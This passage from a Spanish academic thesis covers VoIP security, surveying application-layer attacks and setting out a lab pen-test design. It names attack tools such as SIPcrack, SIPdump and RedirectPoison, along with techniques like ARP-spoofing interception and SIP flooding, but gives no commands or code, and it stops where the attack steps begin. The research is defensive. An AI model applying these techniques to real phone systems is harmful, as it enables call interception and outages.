


Figura II. 5.- Protocolo RTP

Modificado: Ing. Germania Veloz R.

#### 2.5 ETHICAL HACKING

El Ethical Hacker es un individuo con elevados conocimientos informáticos en quien puede confiarse para realizar una Auditoria Informática; Dicho de otra forma es una persona con experticia técnica para hacer intentos de penetración en la red y/o sistemas computacionales, usando los mismos métodos que un Hacker para verificar así la efectividad de la seguridad informática de la empresa.

Al realizar un proceso de Hackeo Ético, se puede descubrir vulnerabilidades de una red, ya sea en los equipos físicos, como en la lógica propia de la red: sistemas operativos, permisos, autorizaciones, claves etc.

Para poder realizar este tipo de Pentest o Test de penetración se debe considerar una metodología a seguir para poder realizar el proceso debidamente.

Una metodología a seguir puede ser:

- 1. Obtención de la Información
- 2. Acceso a la red
- 3. Escaneo
- 4. Estudio de vulnerabilidades
- 5. Borrado de huellas

#### 2.6 SEGURIDAD DE VOIP

A medida que crece su popularidad aumentan las preocupaciones por la seguridad de las comunicaciones y la telefonía IP. VoIP es una tecnología que ha de apoyarse necesariamente muchas otras capas y protocolos ya existentes de las redes de datos. Por eso en cierto modo la telefonía IP va a heredar ciertos problemas de las capas y protocolos ya existentes, siendo algunas de las amenazas más importantes de VoIP problemas clásicos de seguridad que afectan al mundo de las redes de datos. Por supuesto, existen también multitud de ataques específicos de VoIP como por ejemplo:

- ↓ Vulnerabilidades de los protocolos usados en VoIP (señalización y flujo multimedia), por ejemplo: SIP, AIX, RTP.
- Captura de trafico de VolP
- Secuestro de sesiones.
- Ataques de denegación de servicios (DoS)
- Ataques a clientes terminales: La víctima se ve saturada de paquetes inservibles y es capaz de procesar peticiones válidas.

#### Ataques a redes Vowifi

En la Figura II.6, se establece que la Seguridad de VoIP, depende de otras capas, es decir, no es un ente independiente, al contrario se integra a otras y su falencia en seguridad puede originarse por una de ellas.



Figura II. 6.- Capas de Seguridad en VoIP

Fuente: Roberto Gutiérrez Gil Seguridad en VoIP: Ataques, Amenazas y Riesgos. [4]

Existen ataques que afectan a cada una de las capas. Aunque posteriormente se analizaran muchos de ellos en profundidad algunos ataques pueden afectar directamente o indirectamente a la telefonía VoIP

#### 2.7 ATAQUES Y VULNERABILIDADES DE VOIP EN CAPA DE APLICACIÓN

#### **2.7.1 FUZZING**

Se llama fuzzing a diferentes técnicas para sondear programas en busca de defectos o de vulnerabilidades, comprobar que las aplicaciones funcionan correctamente, encontrar posibles errores de operación y descubrir brechas de seguridad. Se aplica a todo tipo de programas y/o servicios y, cómo no, también se puede utilizar para comprobar el estado de salud de nuestro sistema de VoIP<sup>5</sup>[4]

Los ataques de fuzzing o también conocidos como testeo funcional del protocolo, es una de los mejores métodos para encontrar errores y agujeros de seguridad. Consiste en crear paquetes o peticiones especialmente malformadas para ir más allá de las especificaciones del protocolo. El objetivo es comprobar cómo manejan los dispositivos, las aplicaciones o el propio sistema operativo que implementa el protocolo, estas situaciones anómalas que desgraciadamente no se han tenido en cuenta en la implementación y casi siempre terminan en un error, denegación de servicio o en alguna vulnerabilidad más grave.

Gracias a la técnica de fuzzing se han llegado a encontrar gran cantidad de ataques de DoS y buffer overflows en los productos que implementan los protocolos SIP y H.323.

<sup>&</sup>lt;sup>5</sup> http://www.itblog.a-e.es/Seguridad/tabid/79/entryid/695/Default.aspx

#### 2.7.2 DENEGACIÓN DE SERVICIO

Los ataques de denegación de servicio son intentos malintencionados de degradar seriamente el rendimiento de la red o un sistema incluso llegando al punto de impedir la utilización del mismo por parte de usuarios legítimos. Algunas técnicas se basan en el envío de paquetes especialmente construidos para explotar alguna vulnerabilidad en el software o en el hardware del sistema, saturación de los flujos de datos y de la red o sobrecarga de procesos en los dispositivos <sup>6</sup>[8].

Llegan a ser especialmente dañinos los llamados DDoS o ataques de denegación distribuidos. Son ataques DoS simples pero realizados desde múltiples computadores de forma coordinada. Las redes y sistemas VoIP son especialmente vulnerables a los DDoS por diversas razones:

- ♣ Dependencia y la necesidad de garantías en la calidad de servicio, que hacen que las redes IP donde se mantengan llamadas telefónicas tengan una tolerancia mucho menor a problemas de rendimiento.
- ♣ En una red VoIP existen multitud de dispositivos con funciones muy específicas por lo que ataques contra casi cualquier dispositivo de la red pueden afectar seriamente los servicios de telefonía IP. Muchos de estos dispositivos son muy susceptibles de no manejar, priorizar o enrutar el tráfico de forma fiable si presentan un consumo de CPU alto.

.

<sup>&</sup>lt;sup>6</sup> http://www.hackingvoip.com/, 2007

Muchos de los ataques de DoS se centran en atacar los dispositivos de red y/o inundar la red de tráfico inútil para degradar su funcionamiento y que los paquetes pertenecientes a comunicaciones telefónicas se pierdan o retrasen.

Las redes VoIP siguen siendo vulnerables a los tradicionales ataques de DoS como pueden ser los SYN flood, UDP flood etc. Las aplicaciones VoIP escuchan en ciertos puertos determinados, es posible atacar esos servicios causando un ataque DoS. Existen gran cantidad de flooders disponibles en la red, podemos descargar y testear el UDP flooder<sup>7</sup>. [7]




Figura II. 7.- Denegación de Servicio DoS

Fuente: Roberto Gutiérrez Gil Seguridad en VoIP: Ataques, Amenazas y Riesgos. [4]

## 2.7.3 **SMURF**

Otro tipo de ataques son los llamados de "smurf" o de amplificación, consiste en identificar los procesos de red que responden con paquetes mucho mayores a los de la

-

<sup>&</sup>lt;sup>7</sup> http://www.juniper.net/solutions/literature/white\_papers/ 200179.pdf,

petición. De este modo, si el atacante falsifica la dirección origen, emitiendo paquetes pequeños o datos, las respuestas a esas peticiones serán mucho mayores en cuanto a tamaño y le llegaran a la víctima, con el único objetivo de realizar una denegación de servicio<sup>8</sup>.

### 2.7.4 SPIT: SPAM OVER INTERNET TELEPHONY

El SPAM es uno de los problemas más graves en las comunicaciones hoy en día, y la telefonía IP tampoco se escapa. Recibe el nombre de SPIT (Spam over Internet Telephony).

A pesar que hoy por hoy no es una práctica demasiado extendida y no se han registrados demasiados casos, las redes VoIP son inherentemente vulnerables al envío de "mensajes de voz basura". Siendo el impacto en la red VoIP mucho mayor que el SPAM tradicional.

Se prevé que esta tendencia de realizar llamadas y llenar los voicemail de los usuarios con mensajes pregrabados crecerá durante los próximos años a medida que se generalice el uso de telefonía por IP [4].

<sup>&</sup>lt;sup>8</sup> http://es.scribd.com/doc/97010536/Seguridad-Voip

## 2.7.5 REDIRECCIÓN DE LLAMADAS

La redirección de llamadas suele ser otro de los ataques comunes en las redes VoIP. Existen diferentes métodos que van desde comprometer los servidores o el call manager de la red para que redirijan las llamadas donde el intruso quiera, hasta las técnicas ya mostradas de suplantación de identidad en el registro, man in the middle, etc. Otra posibilidad es utilizar una herramienta como RedirectPoison que escucha la señalización SIP hasta encontrar una petición INVITE y responder rápidamente con un mensaje SIP de redirección, causando que el sistema envié un nuevo INVITE a la localización especificado por el atacante.

Otro modo de redirección el flujo de datos se consigue con las herramientas: sipredirectrito y ripproxy. Se basan en utilizar mensajes la cabecera SDP para cambiar la ruta de los paquete RTP y dirigirlas a un riproxy que a su vez serán reenviados donde el intruso quiera<sup>9</sup>.

\_

<sup>&</sup>lt;sup>9</sup> http://www.slideshare.net/gastudillob/tecnoip-3

#### 2.7.6 SPOOFFING




Figura II. 8.- Ataque de Spoofing con hombre en el medio

Fuente: Roberto Gutiérrez Gil Seguridad en VoIP: Ataques, Amenazas y Riesgos. [4]

Otras vulnerabilidades serán analizadas en el transcurso del estudio.

Para un buen funcionamiento de red VoIP, el administrador debe habilitar estándares de cifrado de la voz, pues existen aplicaciones llamadas switch sniffers, que interfieren con el funcionamiento del switch y lo engañan para desbordar la información hacia un puerto intruso y, sin que el usuario lo note, capturan su conversación de voz.<sup>10</sup>

A su vez, los sniffers pueden escuchar los paquetes de datos que se transmitan dentro del switch, esta técnica se llama ARP Spoofing, que sustituye las MAC de los equipos por la suya, capturando los paquetes y reenviándolos a su destino original sin que el usuario lo note.

\_

<sup>&</sup>lt;sup>10</sup> http://www.enterate.unam.mx/Articulos/2007/enero/voip.htm

Dirección IP	Dirección MAC
192.168.1.102	0001E6900069
192.168.1.109	000625108A24
192.168.1.1	001217CDA4B6
192.168.1.104	0030652BB823
192.168.138.254	005056F3C76E

Tabla ARP Normal

Tabla ARP Atacada

Dirección IP	Dirección MAC
192.168.1.102	0001E6900069
192.168.1.109	0001E6900069
192.168.1.1	0001E6900069
192.168.1.104	0001E6900069
192.168.138.254	0001E6900069

**Figura II. 9.**-Ataque de ARP Spoofing con hombre en el medio **Fuente**: http://www.enterate.unam.mx/Articulos/2007/enero/voip.htm. [12]



**Figura II. 10**.- Ataque hombre en el medio y uso de sniffer **Fuente**: Roberto Gutiérrez Gil Seguridad en VoIP: Ataques, Amenazas y Riesgos. [4]

# **CAPÍTULO III**

# **MATERIALES Y MÉTODOS**

El principal objetivo de este capítulo es describir el proceso metodológico empleado en la investigación, los procedimientos, métodos y técnicas que consigue recopilar resultados que ayuden a comprobar la hipótesis planteada a través de pruebas y mediciones.

## 3.1 DISEÑO DE LA INVESTIGACIÓN

La investigación para este estudio se desenvuelve de forma Cuasi-experimental ya que a través de esta nos aproximamos a los resultados de una investigación experimental en donde no es posible el control y manipulación absoluta de las variables. Al contrario en base a su manipulación se evidencia el comportamiento de la variable dependiente.

Se maneja el estudio de una variable que a medida que se realizan las pruebas va permitiendo la comprobación de su hipótesis base, ya que la seguridad va a estar en función de la metodología que se llegue a implementar.

## 3.2 TIPO DE INVESTIGACIÓN

Se emplea una investigación descriptiva ya que expone las características del objeto de estudio, en nuestro caso: como se producen las vulnerabilidades presentadas en capa de aplicación de la transmisión de VoIP de un escenario de prueba que simula una intranet, sin predecir o comprobar aún la hipótesis planteada.

Además, se usa la investigación experimental puesto que se realiza sus pasos como son la observación, análisis e interpretación de los resultados en cuanto al comportamiento de las variables de los criterios de seguridad de la información en la transmisión VoIP.

### 3.3 POBLACIÓN Y MUESTRA

Uno de los principales factores a considerar en un tema de estudio es la población sobre la cual se enfoca nuestro estudio, y la muestra que facilite su interpretación o análisis. A continuación se describe a cada uno de ellos.

# 3.3.1 POBLACIÓN

Son todas aquellas vulnerabilidades presentes en la transmisión de VoIP, desde la capa física hasta la capa de aplicación, donde se centra el estudio formulado. Esta población está descrita en la tabla III.1

Tabla III. 1.- Vulnerabilidades y Ataques de VoIP por Capas

CAPA	VULNERABILIDADES Y ATAQUES
	Contraseñas débiles. Ej.: Contraseña del
	VoiceMail
Políticas y Procedimientos	Mala política de privilegios
	Accesos permisivos a datos
	comprometidos.
	Acceso físico a dispositivos sensibles. Ej.:
	Acceso físico a
Seguridad Física	Un gatekeeper.
	Reinicio de máquinas.
	Denegaciones de servicio.
	DDoS
Seguridad de Red	ICMP unreacheable
3	SYN floods
	Gran variedad de floods
Oid- d l O i-i	SQL injections
Seguridad en los Servicios	Denegación en DHCP
	DoS
Comunidad on al C O	Buffer overflows
Seguridad en el S.O.	Gusanos y virus
	Malas configuraciones. Fraudes
	SPIT (SPAM)
	Vishing (Phising)
Seguridad en las	Fuzzing
Aplicaciones y protocolos de	Floods (INVITE,REGISTER,etc)
VolP	Secuestro de sesiones (Hijacking)
VOII	Interceptación (Eavesdroping)
	Redirección de llamadas (CALL redirection)
	Reproducción de llamadas (CALL replay)
Error to 111 //	net/files/Universided Nacional P. net

Fuente.- http://www.proyectoamparo.net/files/Universidad\_Nacional\_R.pdf

### 3.3.2 MUESTRA

De toda la población descrita en la tabla III.1, donde se puede observar que una transmisión de VoIP está amenazada no solo en una capa del modelo de red, sino en todas las que protagonizan la comunicación, se tomará como muestra a los ataques presentes a nivel de capa de aplicación, siendo estos: Vishing, Fuzzing, Hijacking, Eavesdroping que incorpora la intervención y redirección de llamada, al igual que la denegación de servicio que se puede presentar en una red de VoIP, Por tanto, se empleará una muestra intencional o dirigida tomada de la población descrita en la tabla III.1.




Figura III. 1.-Población y muestra de Estudio

**Elaborado por:** *Ing. Germania Veloz R.* 

Uno de los protocolos que es atacado en la capa de aplicación es SIP, ya que maneja un proceso similar a HTTP, donde un servidor es quien responderá las solicitudes en base a identificaciones previas de las extensiones que forman parte de la red analizada.

De igual forma se verá las vulnerabilidades a nivel del protocolo RTP, quien es el encargado de la transmisión de datos multimedia en tiempo real.

# 3.4 MÉTODOS, TÉCNICAS E INSTRUMENTOS

La investigación se fundamenta en la aplicación de métodos, técnicas e instrumentos que facilita la interpretación final de la misma.

## 3.4.1 MÉTODOS

Los principales métodos que se utilizan para el estudio planteado se describen a continuación:

Método Científico: Ya que el método científico está constituido por principios, reglas y procedimientos que orientan la investigación, es importante su aplicación dentro del tema de estudio. Su trabajo sistemático se dispondrá a lo largo de su realización: Identificación y planteamiento del problema en cuanto a la seguridad en VoIP y su capa de aplicación, Revisión de conceptos relacionados a los ataques y forma de operación de protocolos y tecnología VoIP, hacking ético y seguridad informática, Hipótesis, elección de técnicas, recolección y análisis de la información para finalmente llegar a concluir y establecer soluciones.

En tal virtual, se describe las fases que se seguirá en la utilización de este método:

- 1. Planteamiento del problema
- 2. Formulación de hipótesis
- 3. Levantamiento de información
- 4. Análisis e interpretación de resultados
- 5. Comprobación de la hipótesis
- Difusión de resultados.
- Método Analítico: Descompone un todo en sus elementos más pequeños, por tanto, permite que se pueda observar características y relaciones de los ataques a VoIP y su comportamiento. Incorpora sus etapas como son: observación, descripción, descomposición, ordenación y clasificación de todo aquello que conduce a nuestro objeto de estudio.
- ♣ Método Sintético: La síntesis permitirá que se pueda integrar una nueva alternativa de solución para aquellas vulnerabilidades previamente analizadas en la capa de aplicación de VoIP, reconstruyendo un todo lógico y concreto de los elementos a través del análisis.
- Método Experimental: Que da las pautas para realizar las pruebas en base a un escenario que tendrá dos momento: Uno donde se explota las vulnerabilidades de VoIP y otro que determina si son corregidas o no en base a una metodología que considera los principios de Seguridad de la Información.

Método Comparativo: Se establece al identificar un escenario sin la aplicación de una metodología de seguridad frente al mismo escenario con la implementación de estos pasos correctivos.

## 3.4.2 TÉCNICAS

Después de establecer los métodos a utilizar en la investigación se debe indicar las técnicas que serán empleadas:

- Observación.
- Experimentación
- Recopilación de Información
- Comparación de escenarios.
- Análisis
- Test de penetración

#### 3.4.3 INSTRUMENTOS

Los instrumentos son todas las herramientas empleadas para las pruebas dentro del escenario, servirán para el análisis, captura de mensajes y desarrollo de test de penetración.

Los instrumentos empleados para el correcto desarrollo de la investigación son:

# 3.4.3.1 INSTRUMENTOS SOFTWARE

Tabla III. 2.- Instrumentos Software

NOMBRE	FUNCIÓN	FINALIDAD
Elastix versión. 2.6.18	PBX para VolP	Central telefónica, será la encargada de la autenticación y acceso a la llamada telefónica dentro de la red.
Backtrack 5 r3	SW de ataque y desarrollo de pent test	Empleada para realizar sondeo, penetración y ataque dentro de la red VoIP
VMware Station 9.0.0	Máquina virtual	Crea una máquina virtual que simula a la Central telefónica empleada en la topología de red.  Crea una máquina cliente para evidenciar acceso de hombre en el medio.
OpenSSL 1.0.0	Generador de certificados de seguridad	Crea el certificado que debe tener el cliente y servidor para dar seguridad a la conversación telefónica.
Centos Realease 5.7	Sistema Operativo	Sistema Operativo base para funcionamiento de Elastix y Backtrack.
Zoiper 2.37	Sofphone	Simulará a un teléfono IP internamente en una PC.
Wireshark 1.2.8	Sniffer	Captura el tráfico de VoIP, además reproduce una llamada capturada.

# 3.4.3.2 INSTRUMENTOS HARDWARE

**Tabla III. 3.-** *Instrumentos Hardware* 

NOMBRE	FUNCIÓN	FINALIDAD
Router Cisco Catalys 2811	Conectividad WAN	Establecerá la conexión con cada punto de la WAN planteada
Switch Cisco Series 2960	Conexión de host, PC, teléfonos y servidores	Permitirá la conectividad entre hosts y servidores
Cable UTP Cable Serial	Medio físico para la transmisión	Conexión entre dispositivos de red.
PC	Computador personal	Contener a los clientes y al servidor de la red VoIP Uno de ellos será el atacante.

Elaborado Por.- Ing. Germania Veloz R.

# 3.4.3.3 INSTRUMENTOS BIBLIOGRÁFICOS

Se empleará como instrumento a las Mejores Prácticas en la Seguridad de VoIP, descritas en libros, tesis, artículos científicos, información de empresas que trabajan en la seguridad de VoIP para poder determinar una metodología de solución adecuada.

## 3.5 VALIDACIÓN DE LOS INSTRUMENTOS

La aplicación de los instrumentos indicados en las tablas III.3 y III.4 dará la opción de realizar mediciones y comparaciones de aquellos factores de seguridad que es objeto de estudio llegando a la evaluación de la hipótesis planteada.

Elastix como PBX, por la facilidad de configuración e interfaz amigable, no dificulta creación de extensiones telefónicas, es adaptable a cualquier infraestructura de red y compatible con esta. Su instalación no requiere de equipos costosos y es un conjunto de software libre.

Backtrack 5 r.3, permitirá realizar los métodos de ataque al escenario de prueba que se ha indicado, a través de este podremos establecer si el ataque es realizado antes y después de la aplicación de la metodología propuesta, este software es libre y de gran potencialidad, ya que cuenta con herramientas de pent test, así como permite la incorporación de otras que se necesiten.

El software de Softphone libre en este caso Zoiper, facilitará la utilización del servicio de voz en la red, ya que muchas empresas no cuentan con los recursos para incorporar teléfonos IP físicos.

Las mejores prácticas que se investiguen servirán para poder establecer una metodología modelo que resume el trabajo de corrección de vulnerabilidades en la capa de Aplicación de la transmisión de VoIP.

#### 3.6 PROCEDIMIENTO

Para poder realizar el estudio se siguen ciertos pasos que permiten organizar cada una de las tareas y servirá como guía de referencia.

 Recopilación de la información: principales características de los ataques, puertos, solicitudes y mensajes de respuesta.

- 2. Instalación del escenario de prueba y configuración de los dispositivos de red, switch, routers, hosts.
- Realizar un test de penetración de VoIP a través de Backtrack 5 r3 y el sniffer
   Wireshark para captura de transmisión de voz.
- 4. Observación y Análisis de vulnerabilidades
- Aplicación de Metodología correctiva a las vulnerabilidades presentadas en la capa de aplicación.
- Observación y análisis de resultados presentados mediante tabulación de toma de muestras y generación de cuadros estadísticos.

## 3.7 PLANTEAMIENTO DE LA HIPÓTESIS

La aplicación de una metodología de seguridad en una red VoIP, permitirá reducir las vulnerabilidades en la capa de aplicación.

### 3.8 OPERACIONALIZACIÓN DE LAS VARIABLES

Para poder analizar el tema de estudio es vital considerar las siguientes variables:

## Variable Independiente

La variable independiente es aquella que permite manipular características de otras variables que estarán en función de esta y variarán según su manipulación. Para el caso de estudio se considera a la aplicación de una metodología de seguridad en una red VoIP.

# Variable Dependiente

La reducción de las vulnerabilidades en la capa de aplicación, es la variable dependiente. Dicha afirmación se genera porque al momento de aplicar una metodología se debe medir si las vulnerabilidades aumentan, se mantienen o disminuyen en la transmisión de VoIP dentro de su capa de aplicación.

## 3.8.1 OPERACIONALIZACIÓN CONCEPTUAL

Para la realización de este tema investigativo se considera las siguientes variables:

**Tabla III. 4.-** Análisis de Operacionalización Conceptual

VARIABLE	TIPO	DEFINICIÓN
Aplicación de una metodología de seguridad en una red VoIP	Independiente Simple	Aplicación de técnicas y procesos que ayudan reducir la realización exitosa de los ataques.
Reducción de las vulnerabilidades en la capa de aplicación	Dependiente Compleja	Grado en que disminuye las acciones o debilidades de una red informática dentro de VoIP.

# 3.8.2 OPERACIONALIZACIÓN METODOLÓGICA

Tabla III. 5.- Análisis de la Operacionalización Metodológica

VARIABLE	CATEGORÍA	INDICADOR	TÉCNICA	FUENTE
Aplicación de una	Independiente	♣ Seguridad	♣ Observación.	♣ Libros
metodología de	Simple	de	Experimentaci	♣ Internet-artículos
seguridad en una		protocolos	ón	científicos
red VoIP		Seguridad	Recopilación	♣ Tesis de Grado
		en	de Información	♣ Backtrack 5. R 3
		dispositivos	Comparación	♣ Escenario de
		Seguridad	de escenarios.	prueba
		del entorno	♣ Análisis	♣ Wireshark
			Test de	♣ OpenSSL
			penetración	♣ VMWare, Zoiper
Reducción de las	Dependiente	■ Vulnerabilidad	♣ Observación.	♣ Bibliográficos
vulnerabilidades	Compleja	es de VoIP	Experimentación	♣ Tesis de Grado
en la capa de			Recopilación de	♣ Backtrack 5. R 3
aplicación			Información	♣ Escenario de
			Comparación de	prueba
			escenarios.	♣ Wireshark
			♣ Análisis	♣ OpenSSL
			♣ Test de	↓ VMW are
			penetración	♣ Zoiper

# 3.8.3 OPERACIONALIZACIÓN METODOLÓGICA DE LA VARIABLE INDEPENDIENTE

Tabla III. 6.- Análisis de la Operacionalización Metodológica Variable Independiente

HIPÓTESIS	VARIABLE	INDICADOR	INDICES	TÉCNICA	INSTRUMENTOS
		Seguridad de Protocolos	<ul><li>♣ Cifrado de paquetes</li><li>♣ Autenticación SIP</li></ul>	Intercier     Tes     Bac	<ul> <li>↓ Libros</li> <li>↓ Internet-artículos científicos</li> <li>↓ Tesis de Grado</li> <li>↓ Backtrack 5. R 3</li> <li>↓ Escenario de</li> </ul>
La aplicación de una metodología de seguridad en una red VoIP, permitirá reducir	La aplicación de una metodología de	Seguridad en Dispositivos	<ul><li>♣ Certificado de Seguridad</li><li>♣ Manejo ARP estático</li></ul>	<ul> <li>Observación.</li> <li>Experimentación</li> <li>Recopilación de Información</li> <li>Comparación de escenarios.</li> </ul>	prueba  Wireshark  OpenSSL  VMW are Zoiper
las vulnerabilidades en la capa de aplicación.	seguridad en una red VoIP	Seguridad del entorno	<ul> <li>♣ Asignación de Claves</li> <li>♣ Política de seguridad</li> </ul>	<ul> <li>♣ Análisis</li> <li>♣ Test de penetración</li> </ul>	<ul> <li>↓ Libros</li> <li>↓ Artículos     científicos</li> <li>↓ Backtrack 5. R 3</li> <li>↓ Escenario de     prueba</li> <li>↓ Wireshark</li> <li>↓ VMW are</li> <li>↓ Zoiper</li> </ul>

# 3.8.4 OPERACIONALIZACIÓN METODOLÓGICA DE LA VARIABLE DEPENDIENTE

Tabla III. 7.- Análisis de la Operacionalización Metodológica Variable Dependiente

HIPÓTESIS	VARIABLE	INDICADOR	INDICES	TÉCNICA	INSTRUMENTOS	
		Enumeración	<ul> <li>↓ UAC sniffing IP address</li> <li>↓ UAC name sniffing</li> <li>↓ SIP URIs sniffing</li> <li>↓ UAS sniffing IP address</li> </ul>	<ul> <li>Observación.</li> <li>Experimentación</li> <li>Recopilación de Información</li> <li>Comparación de escenarios.</li> <li>Análisis</li> <li>Test de penetración</li> </ul>	<ul> <li>♣ Backtrack 5. R 3</li> <li>♣ Escenario de prueba</li> <li>♣ Wireshark</li> <li>♣ VMW are</li> <li>♣ Zoiper</li> </ul>	
La aplicación de una metodología de seguridad en una red VoIP, permitirá reducir	Reducción de las vulnerabilidades	Eavesdroping	<ul> <li>♣ARP spoofing</li> <li>♣Intercepción de mensajes</li> <li>de señalización</li> <li>♣Captura de flujos de audio</li> </ul>		<ul> <li>♣ Backtrack 5. R 3</li> <li>♣ Escenario de prueba</li> <li>♣ Wireshark</li> <li>♣ VMW are</li> <li>♣ OpenSSL, Zoiper</li> </ul>	
las vulnerabilidades en la capa de aplicación.	en la capa de aplicación	Denegación de Servicio	<ul> <li>♣ Saturación de dispositivos VoIP</li> <li>♣ Mensajes malformados</li> <li>♣ Inundaciones de mensajes SIP</li> </ul>		<ul> <li>Backtrack 5. R 3</li> <li>Escenario de prueba</li> <li>Wireshark</li> <li>VMW are, Zoiper</li> </ul>	
			Man in the middle	<ul> <li>Intercambio de mensajes SIP</li> <li>Envenenamiento ARP</li> <li>Cambio de asociación direcciones MAC-IP</li> </ul>		<ul> <li>Backtrack 5. R 3</li> <li>Escenario de prueba</li> <li>Wireshark</li> <li>VMW are, Zoiper,</li> </ul>

## 3.9 AMBIENTE DE PRUEBA

La investigación requiere que se planteen dos escenarios de prueba: el primero que está diseñado como regularmente se configura una red de VoIP, sin considerar ninguna medida de seguridad, tan solo la asignación de contraseñas a los usuarios de la central PBX.

Y el otro escenario aplica las soluciones que se dan a los ataques, con la finalidad de evidenciar si se corrige o no el problema, es decir aplicando una metodología para la red planteada a nivel de la transmisión de VoIP en su capa de aplicación.

Para analizar las vulnerabilidades presentadas en la capa de aplicación sobre la transmisión de VoIP, se empleó un proceso de Hacking Ético, donde se considera las siguientes fases:

- 1. Test de penetración.
- 2. Análisis de los ataques VoIP.
- 3. Planteamiento de metodología correctiva de vulnerabilidades.
- 4. Análisis comparativo entre los escenarios de prueba.

Tabla III. 8.- Escenarios de Prueba

ESCENARIO DE PRUEBA	ELEMENTOS HW-SW	ATAQUES REALIZADOS
Topología de red VoIP sin emplear reglas de seguridad.	El escenario de prueba consta de: 5 router Cisco Catalys 2811 2 switches Cisco 2960 2 switches virtuales 1 servidor Elastix 2.2.0 virtual en VMW are.	Fingerprinting Flooprinter Spoofing Denegación de Servicio Eavesdroping (captura de llamada). a nivel de cliente y
	1 teléfono IP GranStreem	de servidor

	2 estaciones Softphone con Zoiper 2.0	
Topología de red VoIP empleando la metodología de seguridad.	1	Fingerprinting Floodprinter(corregido) Spoofing(corregido) Denegación de Servicio Eavesdroping (captura de llamada). a nivel de cliente y de servidor (corregido)

Elaborado por.- Ing. Germania Veloz R.

## 3.9.1 ESCENARIO 1. RED VOIP VULNERABLE

El primer escenario es desarrollado mediante el esquema planteado en la figura. I.1, sin la implementación de medidas de seguridad para la transmisión de VoIP. A través de un PBX Elastix, previamente configurado con las extensiones que se emplearán para las pruebas.

Se ejecutará las siguientes técnicas de ataque:

- 1. Fingerprinting
- 2. Floodprinting
- 3. Spoofing
- Eavesdroping. La misma que incorpora captura de llamada y reproducción de llamada telefónica.
- 5. Denegación de Servicio.

La técnica incluye el uso de una intervención de hombre en el medio a nivel del cliente y en otras pruebas a nivel de servidor. Es, importante destacar que el test de penetración se lo desarrolla empleando Backtrack cuya funcionalidad permite realizar

un escaneo de la información y ataques mediante exploit que vulnera la seguridad de la red objetivo.

**Tabla III. 9.-** Descripción de ataques

ATAQUE	DESCRIPCIÓN	DEBILIDAD
	REGISTER Hijacking Captura el paquete REGISTER del usuario legítimo y lo envía. Se lo consigue empleando la herramienta SIPdump.	Autenticación
Hijacking	REGISTER Cracking Captura paquetes REGISTER y realiza un ataque de diccionario para explotar la debilidad del sistema de autenticación Message Digest MD5. Con el uso de la herramienta SIPcrack.	Confidencialidad Enumeración
Spoofing	Crea tramas TCP/IP utilizando una dirección IP falseada. Un hacker simula la identidad de otra máquina de la red para conseguir acceso a los recursos de la red. Es decir usa un host suplantado.	Autenticación DoS
Eavesdroping Captura de Llamada Reproducción de Llamada	Captura paquetes SIP o RTP mediante un Sniffer en este caso Wireshark.  Se captura desde el mismo segmento de red, aplicando ARP spoofing, para ubicarse entre ambos interlocutores mediante MITM.	Confidencialidad Eavesdroping
Denegación de Servicio DoS Exploit DoS Flood	La negación de servicio se lo realiza con la técnica llamada fuzzing, que realiza el envío de paquetes mal formados en la solicitud INVITE al PBX mediante el protocolo SIP.  También se puede realizar una denegación mediante la inundación de paquetes RTP o envío de mensajes CANCEL y BYE al Call-Id.	Disponibilidad Integridad Autenticación DoS.

Elaborado por.- Ing. Germania Veloz R.

# 3.9.2 ESCENARIO 2. RED VOIP IMPLEMENTANDO METODOLOGÍA DE SEGURIDAD.

Para la investigación es necesario identificar un escenario donde se aplique una metodología de seguridad con las alternativas de solución para aquellos ataques que identifican la vulnerabilidad de la red.

Se aplicará la misma topología de red, pero implementando la solución para aquellas debilidades encontradas.

## 3.9.3 TEST DE PENETRACIÓN

Un test de penetración es un conjunto de pasos que sirven para encontrar vulnerabilidades dentro de algunas de las tecnologías de comunicación empleada. El detalle del pent test empleado se indica en el Anexo II.

A continuación se detalla un resumen de los pasos que se siguen para su ejecución.

## 1. Sondeo y Localización

Su principal objetivo es identificar IPs y puertos con servicios VoIP, para ello se emplea ping IP y ping SIP dentro del método OPTION

# 2. Identificación y planificación del ataque

A través de este paso se podrá consultar el hardware y/o software que brinda el servicio y qué tipo de servicio se trata, con esta información se planifica el ataque consultando BBDD con información de vulnerabilidades conocidas de sistema.

#### 3. Ataque

Para el caso se emplea un ataque Man-in-the-middle, ya que permitirá establecer comunicación entre el cliente y el servidor Elastix, sin que ninguno de ellos lo sepa.

Este método de ataque involucra algunos sub-ataques como:

- ♣ Intercepción de la comunicación (eavesdroping), incluyendo análisis del tráfico y posiblemente un ataque a partir de textos planos (plaintext) conocidos.
- Ataques a partir de textos cifrados escogidos, en función de lo que el receptor haga con el mensaje descifrado.
- Ataques de sustitución.
- Ataques de repetición.
- Ataque por denegación de servicio (denial of service).

## 3.9.4 CONFIGURACIÓN

Los ataques permiten explotar una vulnerabilidad que es una debilidad dentro de la red, por tanto, se debe realizar los siguientes pasos para poder alcanzar un ataque al escenario de prueba.

### 3.9.4.1 PASOS PARA HACER SPOOFING

Para realizar un ataque ARP-SPOOFING necesitamos tener BACTRACK que es una distribución de Linux que se la puede descargar de Internet.<sup>11</sup>

# 1. Asignar direcciones IP a las máquinas:

	DIRECCIONES IP	MASCARA	MAD ADDRESS
